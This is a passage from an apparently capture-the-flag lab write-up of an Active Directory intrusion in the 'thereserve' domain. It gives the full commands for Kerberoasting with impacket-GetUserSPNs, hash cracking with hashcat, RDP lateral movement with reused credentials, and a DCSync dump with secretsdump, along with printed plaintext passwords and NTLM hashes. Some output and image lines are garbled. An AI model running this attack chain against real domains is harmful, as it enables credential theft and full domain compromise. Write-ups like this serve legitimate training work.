
### Step 1: Extracting Service Tickets (TGS)

Using **Impacket-GetUserSPNs**, I queried the domain controller for service accounts with Service Principal Names (SPNs), requesting Ticket Granting Service (TGS) tickets:

**Terminal:** `impacket-GetUserSPNs`

`corp.thereserve.loc/mohammad.ahmed:'Password1!' -dc-ip 10.200.116.102 -request`





This command returned a list of SPNs and dumped the corresponding **Kerberos TGS tickets**, which are encrypted with the **NTLM hash** of the service accounts. I redirected the output into a hash file for offline cracking, Output saved to: ServiceHashes.txt

## 🔥 Step 2: Cracking the Hashes

I then used **Hashcat** with a customized and comprehensive wordlist I had built earlier from OSINT and local discovery:

**Terminal:** hashcat ServiceHashes.txt generated\_passlist.txt





With valid credentials for **svcScanning**, a service account likely to have elevated privileges or persistent access to sensitive systems, I was now positioned to explore **privilege escalation paths** or **lateral movement opportunities** across the domain.


## 🔧 Phase 10 – Lateral Movement via Compromised Service Account

With valid credentials for the compromised service account **svcScanning**, I returned to **BloodHound** to identify viable lateral movement opportunities.

### 📌 Step 1: Analyzing Graph Path

Using BloodHound's **Shortest Path from Kerbroasted Users Target** feature from the perspective of **svcScanning**, I discovered that the account had direct access to:

- **Target Machine: SERVER1**
- **IP Address: 10.200.116.31**



This host was reachable internally, thanks to the previously established **Chisel SOCKS proxy** and **tun2socks** tunnel.

### 🔧 Step 2: Updating Routing Table

To route traffic from my attacker machine to the internal server, I added SERVER1 to my local routing table:

**Terminal:** `sudo ip route add 10.200.116.31/32 dev tun1`




This allowed me to communicate with SERVER1 over RDP from outside the network.

### 🔑 Step 3: Remote Access via RDP

Using the svcScanning credentials, I successfully authenticated via **Remote Desktop Protocol**

**Terminal:** xfreerdp3 /u:svcScanning /p:'Password1!' +clipboard /dynamic-resolution /cert:ignore /v:10.200.116.31 /drive:share,/opt/



At this point, I had **interactive access** to SERVER1, opening new doors for enumeration, privilege escalation, or persistence strategies within the internal server environment.

Having successfully gained remote desktop access to **SERVER1** using the compromised service account svcScanning, I established a solid foothold within the **Corporate Tier 1 Infrastructure**.


## 🚩 Flag 5 – Tier 1 Foothold Verified

While logged in as svcScanning, I accessed the **e-CITIZEN portal** through SERVER1. This confirmed successful Tier 1 access, validating **Flag 5** of the operation.

## 🔑 Cross-System Access to SERVER2

Expanding lateral movement, I tested the same credentials on **SERVER2** (10.200.116.32). The RDP connection succeeded, confirming that svcScanning has valid access to multiple Tier 1 systems within the corporate domain:



**Terminal:** xfreerdp3 /u:svcScanning /p:'Password1!' +clipboard /dynamic-resolution /cert:ignore /v:10.200.116.31 /drive:share,/opt/




## 🚩 Flag 6 – CORP Tier 1 Admin Access Achieved

Through this dual access to both SERVER1 and SERVER2, I validated administrative control over **Corporate Division Tier 1 systems**, officially capturing **Flag 6** of the challenge.







```
[a] Set hints
[3] Exit
Selection:2

Please see your current progress below:
Flag ID      Flag Description      Completed
1            Perimeter Breach      True
2            Active Directory Breach True
3            CORP Tier 2 Foothold   True
4            CORP Tier 2 Admin      True
5            CORP Tier 2 Foothold   True
6            CORP Tier 1 Admin      True
7            CORP Tier 1 Foothold   False
8            CORP Tier 1 Admin      False
9            BANK Tier 2 Foothold   False
10           BANK Tier 2 Admin      False
11           BANK Tier 1 Foothold   False
12           BANK Tier 1 Admin      False
13           BANK Tier 1 Foothold   False
14           BANK Tier 1 Admin      False
15           ROOT Tier 1 Foothold   False
16           ROOT Tier 1 Admin      False
17           SNIFF Web Access       False
18           SNIFF Capturer Access  False
19           SNIFF Approver Access  False
20           SNIFF Payment Made     False

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SNIFF progress
[4] Exit
Selection:1

Please provide the ID for the Flag you wish to receive
Selection:6

The flag value for that ID is: THM{13b880c5-b2e9-40e2-bb43-cea1b8c1a5ba}

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SNIFF progress
[4] Exit
Selection:
```


## Phase 11 – Enhanced Domain Enumeration with BloodHound (svcScanning)

With access to the **svcScanning** service account, I leveraged this privilege to perform deeper Active Directory enumeration using **BloodHound**.

### Executing BloodHound Again

Using the svcScanning credentials, I executed a new round of **BloodHound** collection using:

**Terminal:** bloodhound -u svcScanning -p 'Password1!' -d corp.thereserve.loc -ns 10.200.116.102 --dns-tcp -c All --disable-autogc



This allowed me to capture a more comprehensive dataset reflective of the expanded access rights held by svcScanning.

Upon exploring the updated BloodHound dataset with svcScanning's enhanced privileges, a promising attack path leading to the **Domain Controller (CORPDC)** was identified.

### Path Analysis

Using the "**Shortest Paths to High Value Targets**" feature within BloodHound, I located a chain of relationships indicating a potential route to compromise the Domain Controller.

By right-clicking on each edge in the BloodHound graph between nodes, I accessed detailed information about each link in the chain

While analyzing the updated BloodHound graph, I identified that the svcScanning service account had **PS-Remote** (PowerShell Remoting) permissions on SERVER1. This was particularly interesting because leveraging PowerShell Remoting implicitly requires authentication with the **Domain Controller (CORPDC)** — a relationship that I could potentially exploit to my advantage.






Despite this initial hurdle, a significant breakthrough came upon reviewing the complete output of SecretsDump. Near the bottom of the result, I discovered **cleartext credentials** for a domain service account:

This finding marked a critical turning point in the operation. The svcBackups account appeared to be a **privileged domain account**, likely possessing elevated permissions — especially given the naming convention and its use in backup operations, which often implies access to multiple critical systems.

During earlier enumeration in **BloodHound**, we had identified that the `svcBackups@corp.thereserve.loc` account held **DCSync privileges**. These rights are highly sensitive and typically granted to domain controller accounts or backup operators. An account with these privileges can request and pull password data from Active Directory — effectively simulating a domain controller.



## 🔫 Weaponizing DCSync with svcBackups


Now that we had **valid credentials** for svcBackups, we launched a **DCSync attack** using `impacket-secretsdump.py` directly against the **Domain Controller (CORPDC - 10.200.116.102)**:

### Terminal:

```
impacket-secretsdump corp.thereserve.loc/svcBackups:'q9nzssaFtGHdqUV3Qv6G'@10.200.116.102
```

Within seconds, we successfully retrieved a **full dump of NTLM hashes**, including those of high-value targets such as:

- Administrator
- krbtgt
- Other key domain users and service accounts



```
0030 08 0B 0D AE FA D3 41 E8 08 66 3D 19 75 A2 D1 B2 .....A...F...u...
NLSM:0dd28e67545889a1c953b93b46a3b36643b9508927d8778b71d192da35507a361aa4d8695854386e3129ec491cf9a5bd8bb8dae341e0d8663d1975a7d1b2
[*] SC SYNC
svcBackups:corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
[*] Cleaning up...
[*] Stopping service RemoteRegistry

kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ impacket-secretsdump corp.thereserve.loc/svcBackups:'q9nzssaFtGHdqUV3Qv6G'@10.200.116.102
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain:Ntds:rid:1bhash:ntlmsh)
[*] Using the DSUPAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7110118b12528e93d9ca7d78824efef6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
